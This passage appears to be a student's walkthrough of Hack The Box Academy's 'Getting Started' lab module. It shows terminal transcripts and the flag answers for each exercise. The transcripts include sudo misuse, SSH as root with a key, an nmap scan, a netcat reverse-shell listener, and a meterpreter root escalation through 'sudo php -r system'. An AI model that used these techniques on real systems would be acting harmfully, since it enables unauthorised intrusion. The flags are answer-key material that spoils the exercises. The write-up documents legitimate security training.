
```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~ x
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo su user2
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/usr/bin/su user2' as root on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j.
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo su
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/usr/bin/su' as root on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j.
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ su
Password:
su: Authentication failure
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo -l
Matching Defaults entries for user1 on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
User user1 may run the following commands on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:
(user1 user2) NOPASSWD: /bin/bash
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo su user2
[sudo] password for user1:
Sorry, try again.
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/usr/bin/su user2' as root on ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j.
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo user2 /bin/bash
[sudo] password for user1:
sudo: user2: command not found
user1@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ sudo -u user2 /bin/bash
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:/home/user1$ ls
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:/home/user1$ cd /home/user2/flag.txt
bash: cd: /home/user2/flag.txt: Not a directory
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:/home/user1$ cd /home/user2/flag.txt
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ ls
flag.txt
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ cd flag.txt
bash: cd: flag.txt: Not a directory
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$ cat flag.txt
HTB{1473r4l_m0v3m3n7_70_4n07h3r_u53r}
user2@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~$
```

8.Q: Escalate privileges to root and get the flag.



**A: HTB{pr1v1l363\_35c4l4710n\_2\_r007}**

**Explanation:** Privilege escalation is a critical phase in system penetration, allowing a user to gain higher-level permissions.



```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j: ~
File Actions Edit View Help
Desktop Downloads Music Pictures Templates text.txt-h Videos
Documents hey.txt nishang Public text.txt ty.txt
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ chmod 600 id_rsa
(kali@kali)-[~/Desktop]
$ ls
id_rsa nishang practice
(kali@kali)-[~/Desktop]
$ ssh -p 37661 root@94.237.55.163 -i id_rsa
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.10.0-18-amd64 x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~#
```



```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j: ~
File Actions Edit View Help
Desktop Downloads Music Pictures Templates text.txt-h Videos
Documents hey.txt nishang Public text.txt ty.txt
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ chmod 600 id_rsa
(kali@kali)-[~/Desktop]
$ ls
id_rsa nishang practice
(kali@kali)-[~/Desktop]
$ ssh -p 37661 root@94.237.55.163 -i id_rsa
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.10.0-18-amd64 x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~# ls
flag.txt
root@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~# cat flag.txt
HTB{pr1v1l363_35c4l4710n_2_r007}
root@ng-949661-gettingstartedprivesc-4ckmk-67ff969f66-vxv6j:~#
```

**9.Q:** Run an nmap script scan for Apache version.

**A: 2.4.18**

**Explanation:** Script scans with Nmap can extract specific information like software versions, useful for detailed vulnerability assessment.



```
kali@kali: ~/Downloads x kali@kali: ~ x
(kali@kali)-[~]
$ nmap -sC --script=http --enum 10.129.245.128
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-21 09:21 EAT
I cannot figure out what source address to use for device num, does it even exist?
QUITTING!

(kali@kali)-[~]
$ nmap -sV --script=http-enum 10.129.245.128
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-21 09:24 EAT
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.89% done; ETC: 09:25 (0:00:00 remaining)
Nmap scan report for 10.129.245.128
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Service Info: OS: Linux; CPE: cpe:/o:linux_kernel

22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.31 seconds

(kali@kali)-[~]
$
```

**10.Q:** Gain a foothold and submit the user.txt flag.

**A:** 79c03865431abf47b90ef24b9695e148


**Explanation:** Gaining a foothold is the first step in system penetration, often leading to access to user-level confidential information.



```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Hack The Box - Academy - Mozilla Firefox
https://academy.hackthebox.com/module/77/section/852
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Applications Places System
Parrot Terminal
Cyber
File Edit View Search Terminal Help
[eu-academy-1]-[10.10.14.54]-[htb-ac-949661@htb-cdriak0hnl]-[~]
[*]$ nc -lvnp 9443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9443
Ncat: Listening on 0.0.0.0:9443
Ncat: Connection from 10.129.145.131.
Ncat: Connection from 10.129.145.131:36642.
/bin/sh: 0: can't access tty; job control turned off
$
```







**11.Q:** Escalate privileges and submit the root.txt flag

**A:** `de5e5d6619862a8aa5b9b212314e0cdd`

**Explanation:** Accessing root-level files often requires advanced privilege escalation techniques, crucial for deep system analysis and full control.





**12.Q:** Spawn the target, gain a foothold and submit the contents of the user.txt and root.txt flags.

**A: User Flag: 7002d65b149b0a4d19132a66feed21d8, Root Flag: f1fba6e9f71efb2630e6e34da6387842**

**Explanation:** This comprehensive task involves initial access, user-level penetration, and ultimate root-level access, encompassing a full spectrum of penetration testing skills.

The image consists of two screenshots of a Kali Linux terminal window, likely running in a virtual machine. The top screenshot shows a terminal session where the user has entered 'clear' (which is unknown) and 'shell' (which creates a process and a channel). The user then runs 'sudo -l', which displays matching Defaults entries for www-data and a list of commands that can be run. The bottom screenshot shows the user running 'ls' in the /usr/bin directory, listing various system utilities like xxd, xz, xzcat, etc. The terminal window has a dark theme and a taskbar at the bottom.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~/Downloads x kali@kali: ~ x  
meterpreter > clear  
[!] Unknown command: clear  
meterpreter > shell  
Process 2224 created.  
Channel 2 created.  
  
sudo -l  
Matching Defaults entries for www-data on gettingstarted:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on gettingstarted:  
(ALL : ALL) NOPASSWD: /usr/bin/php  
exit  
[!] core_channel_interact: Operation failed: 1  
meterpreter > cd /usr/bin/  
meterpreter > shell  
Process 2308 created.  
Channel 3 created.  
CMD="/bin/sh"  
sudo php -r "system('$CMD');"  
ls  
NF  
VGAuthService  
[  
aa-enabled  
aa-exec  
ab  
add-apt-repository  
addpart  
apport-bug  
apport-cli  
apport-collect  
apport-unpack  
apropos  
  
xxd  
xz  
xzcat  
xzcmp  
xzdiff  
xzgrep  
xzfgrep  
xzgrep  
xzless  
xzmore  
yes  
ypdomainname  
zcat  
zcmp  
zdiff  
zdump  
zegrep  
zfgrep  
zforce  
zgrep  
zipdetails  
zipgrep  
zipinfo  
zless  
zmore  
znew  
whoami  
root  
cd /root  
ls  
root.txt  
-snap  
cat root.txt  
f1fba6e9f71efb2630e6e34da6387842
```

## Conclusion

The "Getting Started" section effectively introduced me to the fundamental practices and challenges in the field of cybersecurity. Through practical, hands-on tasks, I was exposed to essential techniques such as network scanning, service enumeration, vulnerability exploitation, and privilege escalation. This hands-on approach is vital for building a strong foundation in cybersecurity and preparing for more advanced topics in the field.

<https://academy.hackthebox.com/achievement/949661/77>



# HTB ACADEMY

## Getting Started



Congratulations **Damiano254**, you have completed this module!

Module: **Getting Started**

Difficulty: **Fundamental**

Exercises Completed: **12 /12**

Completed at: 21 Jan 2024